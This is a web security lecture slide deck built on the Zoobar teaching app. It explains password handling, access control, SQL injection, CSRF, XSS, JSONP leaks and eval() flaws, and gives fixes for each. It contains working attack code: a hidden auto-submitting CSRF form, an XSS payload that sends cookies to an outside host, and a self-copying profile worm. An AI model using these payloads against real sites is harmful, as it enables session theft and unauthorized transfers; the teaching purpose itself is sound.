Security in Web Applications

Victor Costan

Contents

Web 101 For Developers

1. HTTP
2. Cookies
3. Content
4. Same-Origin Policy

HTTP Protocol

HTTP 1.0

1. Client opens TCP connection to server
1. Client sends HTTP request
1. Server sends HTTP response
1. Server closes TCP connection
1. Client closes TCP connection

HTTP 1.1

- Optimization: use the same TCP connection for subsequent requests-response pairs
- Still stateless: response determined by last request

HTTP Protocol: Simple Request Example

```
GET /zoobar/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.3) Gecko/20100415 Ubuntu/10.04
(lucid) Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

```
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Cache-Control: max-age=0
```

code/http_request.http

HTTP Protocol: Request

1. Verb (GET, POST, PUT, DELETE)
2. Address (part of the URL)
3. Request Headers
4. Data

HTTP Protocol: Complex Request Example

```
POST /zoobar/index.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; U; Linux x86_64; en-US; rv:1.9.2.3) Gecko/20100415 Ubuntu/10.04
(lucid) Firefox/3.6.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Connection: keep-alive
Referer: http://localhost/zoobar/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

login_username=boom&login_password=boom&submit_login=Log+in
```

code/http_request_2.http

HTTP Protocol: Response

1. Status code and text (200 OK, 404 Not Found, ...)
2. Response headers
3. Response data

HTTP Protocol: Response Example

```
HTTP/1.1 200 OK
Date: Wed, 21 Apr 2010 10:26:09 GMT
Server: Apache/2.2.14 (Ubuntu)
X-Powered-By: PHP/5.3.2-1ubuntu4
Cache-Control: private
Set-Cookie: ZoobarLogin=boom; expires=Sat, 16-Apr-2011 10:26:09 GMT
```

```
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 546
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
<link rel="stylesheet" type="text/css" href="zoobar.css">
<title>Login - Zoobar Foundation</title>
</head>
<body>
<!-- truncated -->
</body>
</html>
```

code/http_response.http

Cookies

Concepts

- Add state to HTTP, which is stateless
- Each DNS domain gets a cookie jar
- Cookie jar: key-value pairs, max size 4kb

Protocol

- HTTP response header sets cookies
- Subsequent HTTP request headers include cookie jar

Content

- Web page = HTML file + references
- References
  - Presentation (style): CSS
  - Multimedia: image, video, audio
  - Behavior (scripts): JavaScript
  - Behavior (plug-ins): Flash etc.

Content Example

```
<!DOCTYPE html>
<html>
<head>
<link rel="stylesheet" type="text/css" href="zoobar.css">
</head>
<body>
<a href="/index.php?action=logout">Log out boom</a>

<form method="POST" action="/zoobar/transfer.php">
<p>Send <input name="zoobars"> zoobars</p>
```

```
<p>to <input name="recipient"></p>
<input type=submit name=submission value="Send">
</form>

<script type="text/javascript" src="zoobars.js.php"></script>

</body>
</html>
```

code/html_page.html

Application Vulnerabilities

Application vulnerabilities can be detected by examining your application's code, without any regard to the other pieces of software that it interacts with.

Plaintext Passwords I

User: 1337 Password: haxx0r Log in

- Input Not Masked
- Fix: always use `type="password"` for passwords, SSNs, etc

Plaintext Passwords II

User: 1337 Password: ●●●●●● Log in

```
<form action="/login.php" method="GET">
  User: <input name="username" type="text" value="1337" />
  Password: <input name="password" type="password" value="haxxor"/>
  <input type="submit" value="Log in" />
</form>
```

code/passwords_2.html

Plaintext Passwords II

User: 1337 Password: ●●●●●● Log in

```
<form action="/login.php" method="GET">
  User: <input name="username" type="text" value="1337" />
  Password: <input name="password" type="password" value="haxxor"/>
  <input type="submit" value="Log in" />
</form>
```

code/passwords_2.html

- Password will be shown in address bar
- Fix: never use GET in login forms

Plaintext Passwords III

User: 1337 Password: ●●●●●● Log in

```
<form action="/login.php" method="POST">
  User: <input name="username" type="text" value="1337" />
  Password: <input name="password" type="password" value="haxxor"/>
  <input type="submit" value="Log in" />
</form>
```

code/passwords_3.html

Plaintext Passwords III

User: 1337 Password: ●●●●●● Log in

```
<form action="/login.php" method="POST">
  User: <input name="username" type="text" value="1337" />
  Password: <input name="password" type="password" value="haxxor"/>
  <input type="submit" value="Log in" />
</form>
```

code/passwords_3.html

- Mistyped password available in HTML source
- Fix: *never* echo a user's password
- Never means *never*: HTML, e-mail, SMS

Plaintext Passwords IV

Plaintext passwords in database

- A database leak compromises user accounts on other sites
- Any disgruntled admin or developer can lead to a massive PR disaster

Hashed but unsalted passwords

- Almost equivalent to plaintext passwords
- Rainbow tables: huge databases (think DVD-BD) with hashes for probable passwords

Plaintext Passwords IV Fix

```
$salt = substr(md5(rand()), 0, 4);
$hashedpassword = md5($password.$salt);
$sql = "INSERT INTO Users (Username, Password, Salt) " .
       "VALUES ('" . addslashes($username) . "', " .
       "'$hashedpassword', '$salt')";
$db->executeQuery($sql);
```

code/zoobar_fixed/svc-users.php

```
$sql = "SELECT Salt FROM Users WHERE Username = '" .
       addslashes($username) . "'";
$rs = $db->executeQuery($sql);
$salt = $rs->getValueByNr(0,0);
$hashedpassword = md5($password.$salt);
$sql = "SELECT * FROM Users WHERE " .
       "Username = '" . addslashes($username) . "' AND " .
       "Password = '$hashedpassword'";
```

code/zoobar_fixed/svc-users.php

Plaintext Passwords V

- Some frameworks (e.g. Rails) have automatic logging.

```
Processing SessionsController#create to json (for 96.39.52.46 at 2010-01-06 01:03:52) [POST]
  Parameters: {"name"=>"365c1e0d07b783297355e30022ea901d1dff96333b34929eb3650632bea73304",
"device"=>{"hardware_model"=>"iPod2,1", "unique_id"=>"8186676124d4e588024ea29426f29d8aabb00858",
"app_provisioning"=>"H", "app_version"=>"1.9", "app_id"=>"us.costan.StockPlay", "user_id"=>"0",
"os_name"=>"iPhone OS", "os_version"=>"3.0", "model_id"=>"0",
"app_push_token"=>"316e42e781d7cfb6f3de7ff2bab48e654c2d81da53d263476f8c66ca3253fc91"},
"format"=>"json", "action"=>"create", "controller"=>"sessions",
"app_sig"=>"8f724fbfaf34772032412c5b638df009314c88bc6e6f245796cceb9c6db499f3", "password"=>"
[FILTERED]"}
Completed in 45ms (View: 1, DB: 28) | 200 OK [http://istockplay.com/sessions.json]
```

- The password is [FILTERTED]. Are you flitering your logs?

No Access Control

Painfully obvious URLs.

- Saw /show_message.php?id=5, let's try /show_message.php?id=6
- Saw /users/1 and /users/1/edit, let's try /users/1/delete (REST URLs)
- Let's try /admin.php, /info.php, /status.php, /root.php

"Secret" URLs.

- Used for administrative pages, poor man's ACL.
- Can (and will) be leaked during presentations

No Access Control: Fix

Autentication

- HTTP Basic is a quick way for protecting admin pages
- Authentication: OpenID gives you users, minus the hassles of an account system

Authorization

- Use HTTP `GET` *only* for idempotent requests. `GET` authorizes proxies to cache pages and leads to accidental refreshes.
- For every HTTP request, think about who is authorized to see the response.

Trusting Hidden Fields

Your total is $530.

Credit card number:

Place Order

```
<p>Your total is $530.</p>
<form action="/checkout.php" method="POST">
    Credit card number: <input type="text" name="cc_no" />
  <input type="submit" value="Place Order" />
  <input type="hidden" name="products" value="225,5331,7794" />
  <input type="hidden" name="price" value="530" />
</form>
```

code/hidden_input.html

- Field editing is trivial – Firebug

Trusting Cookies

```
$result = $this->db->executeQuery($sql);
if ( $result->next() ) {
    $this->username = $username;
  setcookie($this->cookieName, $this->username, time() + 31104000);
  return true;
```

code/zoobar/includes/auth.php

```
if ( isset($_COOKIE[$this->cookieName]) ) {
    $username = $_COOKIE[$this->cookieName];
    $sql = "SELECT * FROM Person WHERE " .
         "(Username = '" . addslashes($username) . "') ";
    $rs = $this->db->executeQuery($sql);
    if ( $rs->next() ) {
```

code/zoobar/includes/auth.php

- Cookie editing is trivial – Firecookie (Firebug plug-in)

Trusting Cookies: Fix I

- Create a random token on user logon.
- Store the token in the database and in a cookie.

```
$token = md5($result->getCurrentValueByName("Password").mt_rand());

$sql = "UPDATE Users SET Token = '$token' " .
       "WHERE Username='" . addslashes($username) . "'";
$db->executeQuery($sql);
```

code/zoobar_fixed/svc-users.php

```
$arr = array($username, $token);
$cookieData = base64_encode(serialize($arr));
setcookie($this->cookieName, $cookieData, time() + 31104000);
```

code/zoobar_fixed/includes/auth.php

Trusting Cookies: Fix I

- Check the cookie against the token in the database.
- Bonus: old cookies cannot be used.

```
if ( isset($_COOKIE[$this->cookieName]) ) {
    $arr = unserialize(base64_decode($_COOKIE[$this->cookieName]));
    list($username, $token) = $arr;
    if (!$username or !$token) {
      return;
    }
  return $this->_checkToken($username, $token);
}
```

code/zoobar_fixed/includes/auth.php

```
$sql = "SELECT * FROM Users WHERE " .
       "(Username = '" . addslashes($username) . "') " .
       "AND (Token = '" . addslashes($token) . "')";
$rs = $db->executeQuery($sql);
if ( $rs->next() ) {
```

code/zoobar_fixed/svc-users.php

Trusting Cookies: Fix II

Use signed cookies.

```
# Basic idea, not full implementation.
set_cookie($cookie_name, md5($secret . $value) . $value, time() + 31104000);
```

- Scales better: no need to hit the database to check cookies.
- Harder to secure: everyone depends on one secret.
- Include an expiration date in the signature.
- Rails, Django implement signed cookies by default.

Logic Flaws

What's wrong here?

```php
$zoobars = (int) $_POST['zoobars'];
$sql = "SELECT Zoobars FROM Person WHERE Username='" .
       addslashes($user->username) . "'";
$rs = $db->executeQuery($sql);
$sender_balance = $rs->getValueByNr(0,0) - $zoobars;

$sql = "SELECT Username, Zoobars FROM Person WHERE Username='" .
   addslashes($recipient) . "'";
$rs = $db->executeQuery($sql);
$recipient_exists = $rs->getValueByNr(0,0);
$recipient_balance = $rs->getValueByNr(0,1) + $zoobars;

if($sender_balance >= 0 && $recipient_balance >= 0 && $recipient_exists) {
    $sql = "UPDATE Person SET Zoobars = $sender_balance " .
         "WHERE Username='" . addslashes($user->username) . "'";
```

code/zoobar/transfer.php

Logic Flaws

- The code accepts a negative ammount of zoobars. Donating becomes stealing!

Fix:

- Double-check the code where mistakes are expensive
- Good examples: economies, reputation systems (ratings), voting

Integration Vulnerabilities

Integration vulnerabilities are not obvious from the application's logic. They happen when complex systems interact in unexpected ways.

- Web applications use a big soup of technologies
- Each integration point is a source of vulnerabilities

Solution

- Learn about security implications when integrating a new technology

SQL Injection

```php
$username = $_POST['login_username'];
$sql = "SELECT * FROM Person WHERE (Username = '$username') ";
$rs = $db->executeQuery($sql);
```

The code above leads to pwnage.

- SQL Injection 1: `'` and `"` escape out of the string
- SQL Injection 2: `;` separates instructions, `--` comments out the rest of the line
- SQL Injection 3: `OR 1=1` kills `WHERE` clauses, `DROP ALL TABLES` kills your database


SQL Injection Fixes

- Escape every input that came in touch with the user. When in doubt, escape.
- Escaping: enclose strings in single quotes ', call addslashes
- Higher-level APIs (e.g. ORMs) escape automatically. Use them whenever possible.

```
$sql = "SELECT Username FROM Users WHERE Username='" .
       addslashes($username) . "'";
```

code/zoobar_fixed/svc-users.php

SQL Injection: Featured on XKCD



- Very embarrassing: did you get pwned by someone who read xkcd?!

Source Code Leak

- On scripts.mit.edu make sure your AFS permissions are set correctly. Ask a friend to try to cd into your locker.

Serverity	Problem	Workaround
low	database credentials in source	use firewall to prevent external connections
medium	other credentials (e.g. Facebook API key)	ask partners to restrict API access to your IPs
high	your source code is embarrassing	fix the damn file permissions

Web Security: Model Overview

Problem

- HTTP is stateless: each request is independent.
- State is simulated via a cookie jar.

Threat Model

1. User visits site B (e.g. Twitter) and logs in
2. User visits site A (e.g. Facebook)
3. Site A renders code that accesses data from site B

Web Security: Same-Origin Policy

Firewalls sites, so site A cannot interfere with site B

- Site A does not receive cookies from site B
- JavaScript from A cannot read site B's cookie jar
- JavaScript from A cannot access the DOM of pages from site B
- JavaScript from A cannot send an XmlHttpRequest to B

Web Security: the Mashup Hole

DOM elements can access data from any URL.

Tool	Motivation	Attack
<img>	CDNs (Content Distribution Networks)	Issue arbitrary GET requests.
<form>	CDNs, Mash-ups (e.g. payment forms)	Issue arbitrary requests.
<script>	CDNs, Mash-ups (e.g. Google Map widget)	Mash-up provider injects arbitrary code.
JSONP	Data from another server.	Data without user's consent.

CSRF: Cross-Site Request Forgery

1. Assume the victim is logged into target site. Assumption usually holds for Facebook, Twitter, Gmail, etc.
2. Convince victim to visit page with your code.
3. Issue HTTP requests to target site. The requests use the victim's cookie jar.

- Myth: people don't visit arbitrary URLs; Twitter + bit.ly URLs
- Myth: CSRF attacks are hard to mount
- Myth: only GET requests are vulnerable to CSRF

CSRF Howto 1/4: Study the Target

- Most Web applications have a freemium model; attacker can get an account on the system for free.

```
<form method=POST name=transferform
  action="<?php echo $_SERVER['PHP_SELF']?>">
<p>Send <input name=zoobars type=text value="<?php
  echo $_POST['zoobars'];
?>" size=5> zoobars</p>
<p>to <input name=recipient type=text value="<?php
  echo $_POST['recipient'];
?>" size=10></p>
<input type=submit name=submission value="Send">
</form>
```

code/zoobar/transfer.php

CSRF Howto 2/4: Extract the Request

- Easy: use Firebug's DOM inspector
- Trivial: use Firebug's Net panel

Form action	/transfer.php
Form method	POST
zoobars	number
recipient	user name
submission	Send

CSRF Howto 3/4: Set Up a Form

```
<!DOCTYPE html>
<html>
  <body>
    <form action="http://localhost/zoobar/transfer.php" id="post_form"
          method="post" enctype="application/x-www-form-urlencoded">
      <input type="hidden" name="recipient" value="attacker" />
      <input type="hidden" name="zoobars" value="10" />
      <input type="hidden" name="submission" value="Send" />
    </form>
    <iframe id="form_target" name="form_target" style="visibility: hidden;">
    </iframe>

    <script type="text/javascript" src="csrf.js"></script>
  </body>
</html>
```

code/zoobar_attacks/csrf.html

CSRF Howto 4/4: Auto-Submit the Form

```
var frame = document.getElementById('form_target');
var form = document.getElementById('post_form');
form.target = frame.name;
frame.addEventListener('load', function() {
    window.location = "http://pdos.csail.mit.edu/6.893/2009/";
}, false);
form.submit();
```

code/zoobar_attacks/csrf.js

Bonus: Stealth Attack

1. Submit the form result to an <iframe>
2. Redirect to safe page after the form is submitted

CSRF Fix

- Add a *hard to guess* token to each non-GET request (with side-effects).

```
function check_csrf_token() {
    global $csrf_token;
    if ($_POST['_csrf_token'] != $csrf_token) {
        die();
    }
}
function csrf_form_field() {
    global $csrf_token;
    echo '<input type="hidden" name="_csrf_token" value="' . $csrf_token . '" />';
}
```

code/zoobar_fixed/includes/csrf.php

CSRF Fix

- Simple implementation: random token stored in cookie.
- The secret is an extra defense in case the random generator is defeated.

```
if (empty($_COOKIE['csrf_base']) || !isset($_COOKIE['csrf_base'])) {
    $csrf_base = sha1("csrf" . mt_rand() . "_" . getmypid() . "_" .
                      microtime(true));
    setcookie('csrf_base', $csrf_base);
}
else {
  $csrf_base = $_COOKIE['csrf_base'];
}
$csrf_token = sha1($_COOKIE['csrf_base'] .
                   "hduM3POw/NCTmMfy7vKZxdDjupKnuK6r9");
```

code/zoobar_fixed/includes/csrf.php

XSS: Cross-Site Scripting

1. Make the target site render your JavaScript from their server.
2. Same-Origin Policy does not apply anymore.

XSS Howto 1/3: Find Vulnerability

- Test forms with ", HTML tags, javascript: links, etc.
- Automated tools (fuzzers) exist.

code/zoobar/users.php

XSS Howto 2/3: Inject an alert()

- alert() proves that you can run JavaScript, has very few moving parts.
- Once you have the alert(), you can use standard payloads and tools to finish the attack.

```
http://localhost/zoobar/users.php?user="><script
type="text/javascript">alert('Boom');</script><div style="display:none;" xx="
```

code/zoobar attacks/xss alert.url

XSS Howto 3/3: Full Attack

- Generate DOM elements to submit cookies to your site.
- Hide any validation errors that can point to your attack.

```
def session_exploit_js
  url = 'http://pdos.csail.mit.edu/6.893/2009/labs/lab3/sendmail.php'
  addr = 'costan@mit.edu'
  "(new Image()).src='#{url}?to=#{addr}&payload='" +
      "+encodeURIComponent(document.cookie)" +
      "+'&random='+Math.random();"
end
```

code/zoobar attacks/xss full.rb

```
http://localhost/zoobar/users.php?user=%22+size%3D%2210%22%3E%3Cstyle+type%3D%22text%2Fcss
%22%3E.warning%7Bdisplay%3Anone%3B%7D%3C%2Fstyle%3E%3Cscript+type%3D%22text%2Fjavascript%22%3E
%3C%21--%0A%28new+Image%28%29%29.src%3D%27http%3A%2F
%2Fpdos.csail.mit.edu%2F6.893%2F2009%2Flabs%2Flab3%2Fsendmail.php%3Fto%3Dcostan%40mit.edu%26payload
%3D%27%2BencodeURIComponent%28document.cookie%29%2B%27%26random%3D%27%2BMath.random%28%29%3B%0A
%2F%2F+--%3E%3C%2Fscript%3E%3Cdiv+style%3D%22display%3Anone%3B%22+xx%3D%22
```

code/zoobar attacks/xss full.url

XSS Defenses

Serve user content from another domain

- Very cheap for its effectiveness
- Domain name: $10, HTTP setup time: less than a day

Escape strings originating from the user

- If in doubt, escape. Rails 3 and Django default to escaping strings in views.

- Do *not* store escaped user input in the database. Prevents changing the output format.

XSS Defenses: Escaping

- Reject javascript: URLs (check against /^https?\:/)
- Prefer htmlentities() to htmlspecialchars()
- Think about the difference between ENT_COMPAT and ENT_QUOTES

```
<nobr>User:
<input type="text" name="user" value="<?php
  echo htmlentities($_GET['user']);
?>" size=10></nobr><br>
```

code/zoobar_fixed/users.php

Leaking Data via AJAX

- Requests whose response fits nicely in a <script> tag.
- Most common offender – JSONP for cross-domain scripting

```
var myZoobars = <?php
   $sql = "SELECT Zoobars FROM Person WHERE Username='" .
          addslashes($user->username) . "'";
   $rs = $db->executeQuery($sql);
   $balance = $rs->getValueByNr(0,0);
   echo $balance > 0 ? $balance : 0;
?>;
var div = document.getElementById("myZoobars");
if (div != null) {
  div.innerHTML = myZoobars;
```

code/zoobar/zoobars.js.php

Leaking Data via Ajax: Exploit

1. Set up data interceptor (JavaScript function or DOM object)
2. Use <script> tag to obtain the data.
3. Use the data.

```
<div id="myZoobars">Nope</div>
```

code/zoobar_attacks/leak_xss.html

```
<script type="text/javascript"
        src="http://localhost/zoobar/zoobars.js.php">
</script>
<script type="text/javascript">
  if (document.getElementById('myZoobars').innerHTML == 'Nope') {
```

code/zoobar_attacks/leak_xss.html

eval() is Evil

```
$allowed_tags =
  '<a><br><b><h1><h2><h3><h4><i><img><li><ol><p><strong><table>' .
  '<tr><td><th><u><ul><em><span>';
$profile = strip_tags($profile, $allowed_tags);
$disallowed =
  'javascript:|window|eval|setTimeout|setInterval|target|'.
  'onAbort|onBlur|onChange|onClick|onDblClick|'.
  'onDragDrop|onError|onFocus|onKeyDown|onKeyPress|'.
  'onKeyUp|onLoad|onMouseDown|onMouseMove|onMouseOut|'.
  'onMouseOver|onMouseUp|onMove|onReset|onResize|'.
  'onSelect|onSubmit|onUnload';
$profile = preg_replace("/$disallowed/i", " ", $profile);
echo "<p id=profile>$profile</p></div>";
```

code/zoobar/users.php

```
var total = eval(document.getElementById('zoobars').className);
```

code/zoobar/users.php

eval() is Evil

```
<span id="zoobars" class="var d = document; var js = d.getElementById('javascript').innerHTML;
var tag = d.createElement('script'); tag.setAttribute('type', 'text/javascript'); tag.innerHTML =
js; d.body.appendChild(tag);">
Headshot!
</span>
<span style="display: none;" id="javascript">
var formEncode = function(args) {
  var output = '';
  for (var name in args) {
    if (output != '') { output += String.fromCharCode(38) }
    output += encodeURIComponent(name) + '=' + encodeURIComponent(args[name]);
  }
  return output;
}

var pay=new XMLHttpRequest();
pay.open('POST', '/transfer.php');
pay.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
pay.send(formEncode({recipient: 'attacker', zoobars: 1, submission: 'Send'}));

var profile = document.getElementById('zoobars').parentNode.innerHTML;
var copy=new XMLHttpRequest();
copy.open('POST', '/index.php');
copy.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
copy.send(formEncode({profile_update: profile, profile_submit: 'Save'}));
</span>
```

code/zoobar attacks/profile_worm.html

eval() Is Evil: Fix

Use eval() very very sparingly.

- eval() should not be a shortcut for parsing code.
- Numbers: parseInt(), parseFloat()
- JSON: JSON.parse()

```
var total = parseInt(document.getElementById('zoobars').className);
```

code/zoobar fixed/users.php

This is for real: the previous attack was inspired from MySpace 2005 profile worm.

Infrastructure: Plug-ins

Famous 2009 Vulnerabilities

- Windows Update compromises Firefox users by force-installing buggy .net plug-in
- Adobe Flash vulnerability used to install trojans via drive-by PDF downloads

Fixes

- Restrict types of files users can upload to your site
- Don't require plug-ins, as much as possible

Infrastructure: Server Stack

Update all stack components that you own ASAP.

- At a minimum, you're responsible for upgrading your application framework
- Good automated tests make platform updates quick and reliable. Best thing to have for 0-day vulnerabilities.

Maintaining your own server?

- Memorize the system's update command (e.g. `sudo apt-get update; sudo apt-get dist-upgrade`)
- Consider using Ksplice for rebootless kernel updates

Wrap-Up

Contact Information

Victor Costan

- Web: www.costan.us
- E-mail: victor@costan.us
- Facebook: overmind
- Twitter: victor_costan

Presentation Resources

Slides and Code

- Source code: http://github.com/costan/security_in_web_apps_slides/
- Pull requests (patches) are welcome!

Demo

- Zoobar code courtesy of MIT 6.893 and Stanford CS155 and
- Attacks: in code/zoobar_attacks
- Website: serve code/zoobar at http://localhost/zoobar